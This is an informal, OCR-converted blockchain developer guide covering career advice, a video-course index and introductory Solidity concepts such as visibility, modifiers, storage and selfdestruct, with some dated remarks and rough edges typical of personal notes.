Blockchain Developer

Table of Contents

1 Blockchain developer 4
2 Applications for Blockchain developers 6
2.1 Decentralized Finance or Defi 6
2.2 NFT 6
2.3 Gaming 6
2.4 DAO 6
3 Video content 6
4 Solidity 11
4.1 Public, external, internal, private 12
4.2 Pure, view, payable 13
4.3 State variables 13
4.4 Storage, memory 14
4.5 Modifiers (e.g. Ownable) 15
4.6 Self distruct 16
4.7 Debugging 16
4.8 Require, assert 17
4.9 Sending and receiving Ethers 18
4.9.1 How to receive Ether: receive and fallback 18
4.9.2 Which method should you use? 18
4.10 Fallback function 19
4.11 Inheritance 20
4.11.1 Single Inheritance 20
4.11.2 Multiple Inheritance 21
5 Solidity Security 22
5.1 Historical re-entrancy hacks 35

5.1.1 Uniswap april 2020 35
5.1.2 Defi Pie Hack on Binance Smart Chain 38
5.2 Popsicle Finance bug 43
6 Openzeppelin 43
7 Metamask 44
7.1 MetaMask: a different model of account security 44
7.1.1 Intro to Secret Recovery Phrases 44
7.1.2 There are a number of important features to note here: 44
7.1.3 MetaMask Secret Recovery Phrase: DOs and DON'Ts 45
8 Remix 45
9 Blockchains and tokens 22
9.1 Tokens 23
9.1.1 ERC-20 token standards 23
9.1.2 ERC-721: Non- fungible tokens 24
9.1.3 ERC-1155: Multi-token Standard 25
9.1.4 ERC-777 25
9.2 How does the **interface** of ERC-20, ERC-721, and ERC-1155 look like ? 26
9.2.1 ERC-20 26
9.2.2 ERC-721 28
9.2.3 ERC-1155 29
10 Frontend interfaces 45
10.1 Creating a React project and directory structure 48
10.2 React with Vite 50
10.3 Component Directory 51
10.4 Unit Tests 52
10.5 Index Page 52
10.6 Ejecting 54
10.7 Building, debugging, running the project 54
10.8 Connecting Metamask Wallet 55
10.9 Web3.js 62
10.9.1 Building a transaction 63
10.9.2 Deploying Smart Contracts 66
10.9.3 Calling Smart Contract Functions with Web3.js 71
10.9.4 Smart Contract Events with Web3.js 74
10.9.5 Inspecting Blocks with Web3.js 77
10.9.6 Web3.js Utilities 79

10.10 ether.js ... 80
11 Smart contracts development tools ... 81
11.1 Web3 ... 81
11.2 Brownie ... 83
11.2.1 Deploy scripts ... 84
11.2.2 Test python scripts ... 87
11.2.3 Networks ... 88
11.2.4 External networks ... 89
11.2.5 Brownie console ... 90
11.2.6 Brownie-config.yaml ... 90
11.2.7 Environment variables ... 91
11.3 Hardhat ... 91
11.4 Truffle ... 95
12 Calls and transactions ... 98
12.1 Call ... 98
12.2 Transaction ... 99
12.3 Recommendation to Call first, then sendTransaction ... 99
13 Brownie mixes and Chainlink mix ... 99
14 Github ... 99
15 An NFT project ... 102
15.1 Other details about NFT ... 104
15.2 Code comments ... 109
15.3 More on ERC721 standard ... 110
15.3.1 No ability to get token ids ... 110
15.3.2 Inefficient transfer capability ... 110
15.3.3 Inefficient design in general ... 110
15.3.4 What will happen if these problems are not addressed ... 110
15.3.5 Solutions ... 111
16 A DAO project ... 111
16.1 Solidity token contract ... 112
16.2 Governor Contract ... 112
16.3 Deploy and run ... 114
16.4 Output and debugging ... 117
16.5 Testing ... 119
16.6 Debugging ... 120
17 A Defi staking project ... 126

17.1 Uniswap version 1 126
17.1.1 Order Books 126
17.1.2 Automated Market Makers 128
17.1.3 Being a liquidity provider 129
17.1.4 Impermanent loss 130
17.2 A staking Dapp 131
17.3 Dapp Token 132
17.4 Token farm 132
18 Tools 135
18.1 New developers start here 135
18.1.1 Developing Smart Contracts 136
18.1.2 Other tools 137
18.1.3 Test Blockchain Networks 137
18.1.4 Communicating with Ethereum 138
18.1.5 Infrastructure 142
18.1.6 Testing Tools 143
18.1.7 Security Tools 144
18.1.8 Monitoring 144
18.1.9 Other Miscellaneous Tools 145
18.1.10 Smart Contract Standards & Libraries 146
18.1.11 Developer Guides for 2nd Layer Infrastructure 147

1 Blockchain developer


To become a blockchain developer, you shouldn't only learn programming a few languages and frameworks, but also how things work 'under the hood'. It's a long journey if you really want to learn all the details. Many tools and technologies can be found here:

https://github.com/ConsenSys/ethereum-developer-tools-list

As for 'legacy' web 2.0 developers, usually there is a distinction between the following:

- **frontend developers** who develop the client/server side web interface or the so called UI, they use programming languages like HTML, CSS, JavaScript, **React**, Angular ...

- **backend developers** who write scripts to interact with the databases to retrieve/push data, using programming languages like Solidity (for blockchains smart contracts), Python, C++, Rust, Go, Php, C#, Javascript, Perl ...



'**Full stack**' developers are able to write everything on their own, of course everyone claims to be an experienced full stack developer because companies always look for them to save one more person and its gross salary, but REAL experienced full stack developers are rare. They are two DIFFERENT career paths each of them probably requiring YEARS of experience. As usual, companies ask for more and more tech knowledge, without understanding that it's simply impossible to know a variety of stuff that spans multiple tech areas, where you need **YEARS to become an expert**. Luckily there are no barriers for tech, you don't need a computer science degree to start programming, leaning AI, working on blockchain and developing a smart contract, becoming a network engineer or a security engineer, a Cybersecurity expert or an IOT expert. Also do not believe to all those video 'clone the internet in 2 minutes', 'reinvent Ethereum in 10 seconds', 'create an NFT marketplace in 30 minutes', usually they are just titles to have more people watching the videos and increase their gains. At the same time, don't feel stupid if you think you can't learn and do everything in 10 minutes, and as the time passes by you feel like the Iceberg is quite big below the water's surface: real tech professionals already know it's BULLSHIT.

The effort and work in the last years around the blockchain space has been terrific, so many tools are out there to make your life easier and develop better and faster. Security is still a concern, since many hacks still happen and will continue to happen. Even stupid ones, like someone modifying the official library for NFT provided by OpenZeppelin, so that the call to transfer the owner of an NFT can be performed by anyone, or by other people different from the owner (like for example the contract's issuer). This will continue to happen until more secure standards will be in place.

For example, as far as I know only the bytecode is stored in the blockchain, not the source code that generated it. There should be a way to reverse the process, so that if you wish, you can check what the code in the blockchain really does, and what is the source code that has generated it. I was shocked in 2002 when I discovered that someone could reverse engineer a Java bytecode (that machine independent middle 'stratum'), thus providing back the source code, even though Java claimed it was virtually impossible. Well, it looks like it's also possible with Solidity bytecode, even though it requires time.

Programming frontend and backend interfaces is important, but **the idea behind it** is even more. Inventing new protocols and services is what can make the difference in the crypto world with thousands of tokens that are often a copy and paste of free open source code on Github. Who can resist, to the power of having a token and the power and capability of generating or burning tokens, thus deciding the "tokeconomy" ? Everybody wants to be the BCE or FED president right ? The dream is coming true, for all of you. But if your project doesn't solve any problem, and is just a copy and paste of another one, you're gonna be like a copy of the 'Monna Lisa', and thus worthless. This is why **there can't be another Bitcoin**, the first one is the only one. But there can be other Ethereum, trying to solve Ethereum's problems. But if you'll ever become an 'entrepreneur' in the blockchain world, remember that the hiring process is fundamental, especially if you're dealing with Defi and real money. Don't let cheap and desperate people do the job, nor other people you don't know nor trust, or other airplanes are gonna crash just because of a few more bucks that managers need to earn to lower down costs and meet their budget goals.

2 Applications for Blockchain developers

Since Ethereum became a live network in 2015, applications exploded especially in 2019. New stuff is coming and other will be invented and come into life. Blockchain size increased a lot, with the number of transactions and their associated costs, due to the network becoming overwhelmed. This opened space for other 'L1' blockchains like Solana, Avalanche, Cardano. Other blockchains are developing stuff on new, and secure data or 'proof of computations' on Ethereum, which in 2022 should also migrate to PoS, with the Beacon chain being already active. We can presently distinguish a few areas:

2.1 Decentralized Finance or Defi

The most simple example is **Uniswap**, a quite simple protocol to swap different tokens. Many other successful protocols came after this, like SushiSwap, Aave (borrow and lend cryptos), Stablecoins (Terra-Luna is the most successful one), and many other will come. It's an area of great research and work.

2.2 NFT

'**Non Fungible Tokens**', standard being ERC-721. They are created once, ownership can change and be sold between people. Storing things on chain is expensive, thus only 'metadata' is stored on chain, with details and references on where the original content associated to the NFT can be found on the external world. Usually (but not always) IPFS is used for this.

2.3 Gaming

Most gaming applications related to blockchains are NFT related: you create 'tokens' that represent specific awards, object or trophies in a game, and save such achievements in the blockchain. That 'stuff' is associated to the account of the player.

2.4 DAO

Distributed Autonomous Organization: people taking decisions because they hold 'voting tokens', that allow them to vote to take decisions and potentially change the rules of the organization. A CDA with written and pre-defined rules, that can't be changed unless an agreed amount of voters want to. Again an area of BIG research and interest.

https://www.youtube.com/watch?v=Lltt6j6Hmww

3 Video content

Patrick Collins:
https://www.linkedin.com/in/patrickalphac/
https://github.com/PatrickAlphaC/

has produced this 16 hours long video, with a lot of Python content. You don't need to copy and paste everything from the video, even though you could learn more in this way, at least in the beginning. Most if not all the source code is available on github and thus you can locally clone it with one single command.
In general FreeCodeCamp contains a lot of free resources about programming languages, and they are averagely speaking FREE and very well done. Of course, just watching them is not enough. 16 hours is not enough to become a 'from zero to hero' blockchain developer. It's a hard path understanding all the details, but you need to start somewhere.

https://www.youtube.com/watch?v=M576WGiDBdQ&t=12013s

00:00:00 - Introduction
00:00:51 - Author
00:02:04 - prerequisites
00:03:00 - Resources
00:03:57 - learn at your own Pace
00:05:00 - Community
00:05:58 - Blockchain
00:06:25 - Bitcoin
00:07:27 - Ethereum
00:08:14 - Smart Contracts
00:09:07 - Bitcoin vs Ethereum
00:09:43 - Oracle problem & Solution
00:10:28 - Hybrid Smart Contracts
00:11:01 - Chainlink
00:12:47 - Importance of Ethereum
00:13:33 - Chainlink features
00:13:50 - summary
00:15:04 - Features & Advantages of Smart contracts and Blockchain
00:15:15 - Decentralized
00:16:55 - Transparency & Flexibility
00:17:35 - Speed & Efficiency
00:18:11 - Security & Immutability
00:19:34 - Removal of Counterparty risks
00:21:13 - Trust Minimized Agreements
00:23:21 - Summary
00:24:46 - DAOs
00:25:15 - Ethereum Transaction On a Live Blockchain
00:25:57 - Wallet Creation
00:29:30 - Etherscan
00:30:03 - Multiple Accounts
00:30:28 - Mnemonic , Public & Private keys
00:31:34 - Mnemonic vs Private vs Public keys
00:32:02 - Mainnet & Testnets
00:33:39 - Initiating our first Transaction
00:35:55 - Transaction details
00:36:50 - Gas fees, Transaction fees, Gas limit, Gas price ....
00:39:36 - Gas vs Gas price vs Gas Limit vs Transaction fee
00:40:40 - Gas estimator
00:43:46 - How Blockchain works/whats going on Inside the Blockchain
00:44:26 - Hash or Hashing or SHA256
00:46:35 - Block
00:49:37 - Blockchain
00:53:18 - Decentralized/Distributed Blockchain
00:57:19 - Tokens/Transaction History
00:59:55 - Recap/summary
01:01:34 - Signing and Verifying a Transaction
01:01:45 - Public & Private Keys
01:03:29 - Signatures
01:05:05 - Transactions
01:07:39 - Recap/summary
01:09:00 - Concepts are same
01:10:03 - Nodes
01:10:40 - Anyone can Become a Node
01:11:02 - Centralized entity vs Decentralized Blockchain
01:11:55 - Transactions are Listed
01:12:27 - Consensus ,Proof of Work ,Proof of Stake

01:12:35 - Consensus
01:13:21 - proof of work/Sybil resistance mechanism
01:14:56 - Blocktime
01:15:32 - Chain selection rule
01:15:50 - Nakamoto consensus
01:16:15 - Block Confirmations
01:17:00 - Block rewards & transaction fees
01:19:34 - Sybil attack
01:19:52 - 51% attack
01:21:41 - Drawbacks of pow
01:21:53 - proof of stake/sybil resistance mechanism
01:23:14 - Validators
01:24:27 - pros & cons of pos
01:25:27 - Scalability problem & Sharding solution
01:26:40 - Layer 1 & Layer 2
01:27:22 - Rollups
01:28:15 - Recap/Summary
01:29:28 - Solidity
01:30:47 - Lesson 1 - Remix IDE & its features
01:33:32 - Solidity version
01:35:29 - Defining a Contract
01:36:08 - Variable types & Declaration
01:38:45 - Solidity Documentation
01:39:01 - Initializing
01:39:55 - Functions or methods
01:40:54 - Deploying a Contract
01:42:05 - Public , Internal , private , External Visibility
01:44:54 - Modifying a Variable
01:45:49 - Scope
01:47:10 - View functions
01:48:51 - Pure function
01:50:57 - Structs
01:52:42 - Intro to storage
01:53:22 - Arrays
01:54:27 - Dynamic array
01:54:41 - Fixed array
01:54:54 - Adding to an array
01:56:12 - Compiler Errors
01:57:27 - Memory Keyword
01:57:48 - Storage keyword
01:59:44 - Mappings Datastructure
02:01:53 - SPDX license
02:02:37 - Deploying to a live network
02:06:16 - Interacting with deployed contracts
02:07:35 - EVM
02:08:31 - Recap/summary
02:09:20 - Lesson 2 - StorageFactory
02:09:44 - Factory pattern
02:10:21 - New contract StorageFactory
02:11:36 - Import 1 contract into another
02:13:01 - Deploy a Contract from a Contract
02:14:43 - Track simple storage contracts
02:16:34 - Interacting with Contract deployed Contract
02:16:43 - Calling Store & Retrieve Functions from SF
02:17:43 - Address & ABI
02:19:15 - Compiling & storing in SS through SF
02:20:00 - Adding Retrieve Function
02:21:50 - Compiling
02:22:27 - Making the Code lil bit Simpler
02:23:32 - Additional Note
02:23:58 - Inheritance
02:25:53 - Recap
02:26:23 - Lesson 3 - Fund me
02:27:12 - purpose of this contract
02:27:21 - Payable function , wei , gwei & ether
02:28:30 - Mapping , msg. sender , msg.value
02:30:23 - Funding
02:31:48 - ETH -> USD /conversion
02:32:38 - Deterministic problem & Oracle solution
02:34:15 - Centralized Oracles

02:34:52 - Decentralized Oracle Networks
02:35:23 - Chainlink Datafeeds
02:36:50 - Chainlink Code documentation on ETH/USD
02:40:17 - Importing Datafeed code from Chainlink NPM package
02:41:31 - Interfaces
02:42:55 - ABI/Application Binary Interface
02:43:43 - Interacting with an Interface Contract
02:45:06 - Finding the Pricefeed Address
02:46:13 - Deploying
02:47:58 - Getprice function
02:48:29 - Tuples
02:49:57 - Typecasting
02:50:30 - deploying
02:51:46 - Clearing unused Tuple Variables & Deploying
02:52:53 - Making the contract look Clean
02:53:50 - Wei/Gwei Standard (Matching Units)
02:54:45 - getting the price using Get conversion rate
02:57:32 - deploying
02:58:29 - Safemath & Integer Overflow
03:02:35 - Libraries
03:03:30 - Setting Threshold
03:04:26 - Require statement
03:05:18 - Revert
03:06:05 - Deplying & Transaction
03:08:26 - Withdraw Function
03:09:09 - Transfer , Balance , This
03:10:21 - Deploying
03:11:08 - Owner , Constructor Function
03:13:17 - Deploying
03:15:51 - Modifiers
03:17:42 - Deploying
03:18:05 - Resetting the Funders Balances to Zero
03:19:37 - For loop
03:21:39 - Summary
03:22:27 - Deploying & Transaction
03:25:00 - Forcing a Trasacttion
03:26:35 - Python
03:26:35 - Lesson 4 - Web3. py SimpleStorage
03:27:06 - Limitations of Remix
03:28:10 - VScode , Python , Solidity Setup
03:30:31 - VScode features
03:30:58 - Testing python install & Troubleshooting
03:32:32 - Creating a new folder
03:32:59 - SimpleStorage. sol
03:34:40 - Remember to save
03:35:26 - VScode Solidity Settings
03:36:57 - Python Formatter & settings
03:37:56 - Author's recommended Settings
03:38:09 - working with python
03:38:51 - Reading our solidity file in python
03:40:19 - Running in Python
03:40:40 - Keyboard Shortcuts
03:40:56 - Py-Solc-x
03:41:43 - Importing solcx
03:42:01 - Compiled_sol
03:42:51 - Bracket pair colorized
03:43:56 - pysolcx documentation
03:44:25 - Printing Compiled_sol
03:44:47 - Comparison wih remix (Lowlevelstuffs , ABI)
03:46:29 - Saving Compiled Code/writing
03:46:56 - import Json
03:47:32 - Json formatting/settings
03:48:28 - Deploying in Python (Bytecode , ABI)
03:50:54 - Which Blockchain/Where to deploy
03:51:25 - Ganache Chain
03:52:27 - Ganache UI
03:53:27 - Introduction to Web3. py
03:53:32 - pip install web3
03:53:40 - import web3
03:53:52 - Http/Rpc provider

03:54:23 - Connecting to Ganache(RPC server,Documentation,Chain ID,address,Privatekey)
03:56:14 - Deploy to Ganache
03:57:03 - Building a Transaction
03:57:22 - Nonce
03:58:14 - Getting Nonce
03:59:00 - Create a Transaction
03:59:42 - Transaction Parameters
04:00:55 - Signing Our Transaction(signed_txn)
04:01:52 - Never Hardcode your Private keys
04:02:09 - Environment Variables
04:02:27 - Setting Environment variables
04:03:00 - Limitations of Exporting Environment Variables
04:03:27 - Private key PSA
04:03:53 - Accessing Environment Variables
04:04:20 - .env file, .gitignore, pip install python-dotenv
04:05:49 - load_dotenv()
04:07:03 - Sending the signed Transaction
04:07:47 - Deployment
04:08:31 - Block confirmation(wait_for_transaction_reciept)
04:09:05 - interact/work with thee contract
04:09:27 - Address & ABI
04:10:28 - Retrieve() , Call & Transact
04:12:38 - Store function
04:13:58 - Creating Transaction(Store_transaction)
04:15:14 - Signing Transaction(signed_store_txn)
04:15:42 - Sending Transaction(send_store_tx,tx_receipt)
04:16:47 - Deployment
04:17:42 - some nice syntax & deployment
04:18:48 - ganache-cli
04:19:10 - install Nodejs
04:19:40 - install yarn
04:20:38 - Run ganache cli , ganache documentation
04:21:44 - update privatekeys,addresses,http provider
04:22:13 - open new terminal & deploy
04:23:00 - deploy to testnet/mainnet
04:23:55 - Infura, Alchemy
04:24:34 - Create project
04:25:05 - update the rinkeby url, Chain id , address & private key
04:26:20 - Deploying
04:27:21 - summary/recap
04:27:40 - Lesson 5 - Brownie Simple Storage
04:27:53 - Brownie Intro & Features
04:28:44 - create new directory
04:29:39 - install Brownie
04:30:41 - 1st brownie simplestorage project
04:31:08 - Brownie Folders
04:32:25 - copying simplestorage.sol
04:32:44 - brownie compile & store
04:33:22 - brownie deploy
04:33:44 - brownie commands
04:34:22 - brownie runscripts/deploy. py & default brownie network
04:35:10 - brownie Advantages over web3. py in deploying
04:35:38 - getting address & private key using Accounts package
04:36:00 - add default ganache account using index
04:36:58 - add accounts using Commandline
04:37:50 - remove accounts & terminal tips
04:38:17 - getting freecodecamp-account
04:39:15 - add accounts using env variables
04:40:01 - create .env file , brownie-config. yaml
04:40:51 - getting . env
04:41:17 - adding wallets in yaml file and updating in account
04:42:47 - importing contract simplestorage
04:43:09 - importing & deploying in brownie vs web3. py
04:44:27 - running
04:44:46 - recreating web3 .py script in brownie
04:46:20 - running
04:46:48 - tests
04:47:43 - test SS

The above index has been copied from the comments to the video. The shortest summary is the following:

⌨ (00:00:00) Introduction
⌨ (00:06:33) Lesson 0: Welcome To Blockchain
⌨ (01:31:00) Lesson 1: Welcome to Remix! Simple Storage
⌨ (02:09:32) Lesson 2: Storage Factory
⌨ (02:26:35) Lesson 3: Fund Me
⌨ (03:26:48) Lesson 4: Web3.py Simple Storage
⌨ (04:27:55) Lesson 5: Brownie Simple Storage
⌨ (05:06:34) Lesson 6: Brownie Fund Me
⌨ (06:11:38) Lesson 7: SmartContract Lottery
⌨ (08:21:02) Lesson 8: Chainlink Mix
⌨ (08:23:25) Lesson 9: ERC20s, EIPs, and Token Standards
⌨ (08:34:53) Lesson 10: Defi & Aave
⌨ (09:50:20) Lesson 11: NFTs
⌨ (11:49:15) Lesson 12: Upgrades
⌨ (12:48:06) Lesson 13: Full Stack Defi
⌨ (16:14:16) Closing and Summary

Another great source is the following one:
https://www.youtube.com/c/DappUniversity/community
... in this case Javascript, Web3.js and Truffle are used to build the apps (no Python).

For Brownie and Python applied to 'Curve' Defi and DAO project, watch the following video series:
https://www.youtube.com/watch?v=nkvIFE2QVp0&list=PLVOHzVzbg7bFUaOGwN0NOgkTItUAVyBBQ&index=1

4 Solidity

The most complete resource for detailed documentation and learning is the official one:

https://docs.soliditylang.org/en/v0.8.12/

... where you can find tons of 'learn by examples' too. A simple example smart contract:

```
contract Example{
    function(uint256) returns (uint256) varName;

    function simpleFunction(uint256 parameter) returns (uint256){
        return parameter;
    }

    function test(){
        varName = simpleFunction;
    }
}
```

The learning curve if you already know Java, C++ or others (object oriented programming languages), is absolutely not high. Some important notes about Solidity:

- 'strong typing' is everywhere, storing things in the blockchain is expensive, thus all variables must be type specified (uint8, uint256, uint40, string, address, ...)
- all variables are automatically initialized to 0

- if you create a mapping (or a dictionary, as it is known in Python), all keys exist by definition and the mapped value is zero. As a consequence, you can efficiently reference a key in a mapping, but you can't easily know if a key really exists and was previously inserted or not. If 'zero' has a meaning in your application, and you can't just check that value is different from zero, you will need to maintain and update also another data structure.
- you will end up sometimes writing expensive 'for' cycles because there is no other way to do things in a more quick way
- math operations are dangerous, you must take care that overloading does not occur, especially if you're dealing with tokens, Ether and money in general. 'SafeMath' was a library provided to revert transaction in case overload occurs, from Solidity 0.8.0 it is already **included by default in the code**, and you can exclude it if you want to save some extra gas costs (probably it's not worth it)
- special keywords are used to revert transactions in case something goes wrong, because in the logic of the application there can be sequences of operations, contracts calling other contracts, and if anything goes wrong ALL operations need to be reverted. See NFT chapter for a real life example.
- you can raise events, depending on things that happen
- ???

Unlike Bitcoin, which only permits simple operations that can't block the system under infinite loops, Solidity is a more complete language but you can't know if a smart contracts will finish its execution, and in how much time. This is why to keep the whole system safe, you have a 'gas' and gas cost concepts, and a 'gas limit'. In case the execution goes on for too long, the EVM stops it and the transactions gets interrupted. Coding optimizations must be kept in mind by developers, and all the people working on the project.

Regarding the above sentence on loops and for cycles, keep in mind the following:

"First of all, if you use loops inside read-only functions (most likely "**view**" functions), which get invoked by a message call, no gas is consumed and therefore you don't really have to care about the iteration count (note though that nodes can suspend your request if it takes too long). Keep in mind that this only applies if no transaction is sent and consequently the Ethereum node only locally executes your request. If a transaction is sent and this function is invoked (even indirectly through other contracts), you have to think about how to limit your loop".

An interesting thesis on the subject:
https://computerscience.unicam.it/marcantoni/tesi/Ethereum%20Smart%20Contracts%20Optimization.pdf

4.1 Public, external, internal, private

The scope of state variables and functions is controlled by the following possible keywords:

- **public** - all can access
- **external** - Cannot be accessed internally, only externally. From internal functions, it must be called with this-->func_name()
- **internal** - only this contract and **contracts deriving** from it can access it
- **private** - can be accessed only from this contract, contracts inheriting from another one can't access it

As you can notice **private** is a subset of **internal** and **external** is a subset of **public**. When you define a function, you have the following syntax:

```
function name(type1 var1, ...) public [payable|pure|view] [returns (type var)] { ... }
```

4.2 Pure, view, payable

- **view**: the function will NOT alter the contract's storage
- **pure**: the function will not even READ the contract's storage variables (it's an auxiliary function, for example sums two values and returns the result)
- **payable**: the function can send and receive Ethers.

view can be considered as the subset of constant that will read the storage (hence viewing). However the storage will **not** be modified. If you use such functions, you're not gonna pay any gas for it, but the EVM could stop you if your queries become too long.

```
contract viewExample {

    string state;
    // other contract functions
    function viewState() public view returns(string) {
        //read the contract storage
        return state;
    }
}
```

pure can be considered as the subset of constant where the return value will only be determined by it's parameters (input values). There will be no read or write to storage and only local variable will be used (has the concept of pure functions in functional programming).

```
contract pureExample {
    // other contract functions
    function pureComputation(uint para1 , uint para2) public pure returns(uint result) {
        // do whatever with para1 and para2 and assign to result as below
        result = para1 + para2;
        return  result;
    }
}
```

4.3 State variables

https://docs.soliditylang.org/en/develop/units-and-global-variables.html?highlight=msg.value#block-and-transaction-properties

Follow hereafter the 'embedded' state variables that can always be accessed from inside a contract. They are passed by the system itself, thus they depend on Ethereum and could be different from chain to chain (for example Avalanche, Binance Chain, Solana, ...).

- `blockhash(uint blockNumber) returns (bytes32)`: hash of the given block when `blocknumber` is one of the 256 most recent blocks; otherwise returns zero
- `block.basefee` (`uint`): current block's base fee (EIP-3198 and EIP-1559)
- `block.chainid` (`uint`): current chain id
- `block.coinbase` (`address payable`): current block miner's address
- `block.difficulty` (`uint`): current block difficulty
- `block.gaslimit` (`uint`): current block gaslimit
- `block.number` (`uint`): current block number
- `block.timestamp` (`uint`): current block timestamp as seconds since unix epoch
- `gasleft() returns (uint256)`: remaining gas

- `msg.data` (`bytes calldata`): complete calldata
- `msg.sender` (`address`): sender of the message (current call)
- `msg.sig` (`bytes4`): first four bytes of the calldata (i.e. function identifier)
- `msg.value` (`uint`): number of wei sent with the message
- `tx.gasprice` (`uint`): gas price of the transaction
- `tx.origin` (`address`): sender of the transaction (full call chain)

The following parameters are contract related:


- `abi.decode(bytes memory encodedData, (...)) returns (...)` : ABI-decodes the given data, while the types are given in parentheses as second argument.
  Example: `(uint a, uint[2] memory b, bytes memory c) = abi.decode(data, (uint, uint[2], bytes))`
- `abi.encode(...) returns (bytes memory)` : ABI-encodes the given arguments
- `abi.encodePacked(...) returns (bytes memory)` : Performs packed encoding of the given arguments. Note that packed encoding can be ambiguous!
- `abi.encodeWithSelector(bytes4 selector, ...) returns (bytes memory)` : ABI-encodes the given arguments starting from the second and prepends the given four-byte selector
- `abi.encodeWithSignature(string memory signature, ...) returns (bytes memory)` : Equivalent to `abi.encodeWithSelector(bytes4(keccak256(bytes(signature))), ...)`
- `abi.encodeCall(function functionPointer, (...)) returns (bytes memory)` : ABI-encodes a call to `functionPointer` with the arguments found in the tuple. Performs a full type-check, ensuring the types match the function signature. Result equals `abi.encodeWithSelector(functionPointer.selector, (...))`

4.4 Storage, memory

Storage and Memory keywords in Solidity are analogous to Computer's hard drive and Computer's RAM. Much like RAM, **Memory** in Solidity is a temporary place to store data whereas Storage holds data between function calls. The Solidity Smart Contract can use any amount of memory during the execution but once the execution stops, the Memory is completely wiped off for the next execution. Whereas Storage on the other hand is persistent, each execution of the Smart contract has access to the data previously stored on the storage area.

Every transaction on Ethereum Virtual Machine costs us some amount of Gas. The lower the Gas consumption the better is your Solidity code. The Gas consumption of Memory is not very significant as compared to the gas consumption of Storage. Therefore, it is always better to use Memory for intermediate calculations and store the final result in Storage.

- state variables and Local Variables of structs, array are always stored in storage by default.
- function arguments are in memory
- whenever a new instance of an array is created using the keyword 'memory', a new copy of that variable is created. Changing the array value of the new instance does not affect the original array.



4.5 Modifiers (e.g. Ownable)

```
using SafeMathChainLink for uint256;
```

Function Modifiers are used to modify the behavior of a function. For example to add a prerequisite to a function. First we create a modifier with or without parameter.

```
contract Owner {
   modifier onlyOwner {
      require(msg.sender == owner);
      _;
   }

   modifier costs(uint price) {
      if (msg.value >= price) {
         _;
      }
   }
}
```

The function body is inserted where the special symbol "_;" appears in the definition of a modifier. So if condition of modifier is satisfied while calling this function, the function is executed and otherwise, an exception is thrown. See the example below.

```
pragma solidity ^0.5.0;

contract Owner {
   address owner;
   constructor() public {
      owner = msg.sender;
   }

   modifier onlyOwner {
      require(msg.sender == owner);
      _;
   }
```

```
    modifier costs(uint price) {
        if (msg.value >= price) {
            _;
        }
    }
}

contract Register is Owner {
    mapping (address => bool) registeredAddresses;
    uint price;
    constructor(uint initialPrice) public { price = initialPrice; }

    function register() public payable costs(price) {
        registeredAddresses[msg.sender] = true;
    }
    function changePrice(uint _price) public onlyOwner {
        price = _price;
    }
}
```

4.6 Self distruct

All you need to do is have the **selfdestruct(address payable recipient)** function. **selfdestruct** takes a single parameter that sends all ETH in the contract to that address. In your case, you can do:

```
function finalize() public creatorOnly biddingClosedOnly {
    selfdestruct (_creator);
}
```

From the docs:

```
Selfdestruct (address payable recipient):
```

destroy the current contract, sending its funds to the given address.
The reason you can still call the function after the contract has been selfdestructed is because technically the address is still valid. However, **no contract (data) lives there any more**. Because of this, you can still send ETH to the address and you can still send transactions with data to the address, but the EVM will not execute the function as it would with a non-selfdestructed address.

Edit: You can use the get_code RPC method to verify that the contract was, in fact, destroyed.

Using **ethers.js**, the following output will be given:

```
// Deploy contract

ethersProvider.getCode('0xDCcd6331401b62ebcE7F3a22e966b26ACe27559d').then(console.log)
>
0x6080604052600436106103f576000357c0100000000000000000000000000000000000000000000000000000000
000900463ffffffff1680634bb278f3146044575b600080fd5b348015604f57600080fd5b5060566058565b00
5b3373ffffffffffffffffffffffffffffffffffffffff16ff00a165627a7a7230582077ca7684f4d93293e36
0c5c695d0e416f54dde89713426cc4d6fddb9f9963faa0029

// Self destruct contract

ethersProvider.getCode('0xDCcd6331401b62ebcE7F3a22e966b26ACe27559d').then(console.log)
> 0x
```

4.7 Debugging

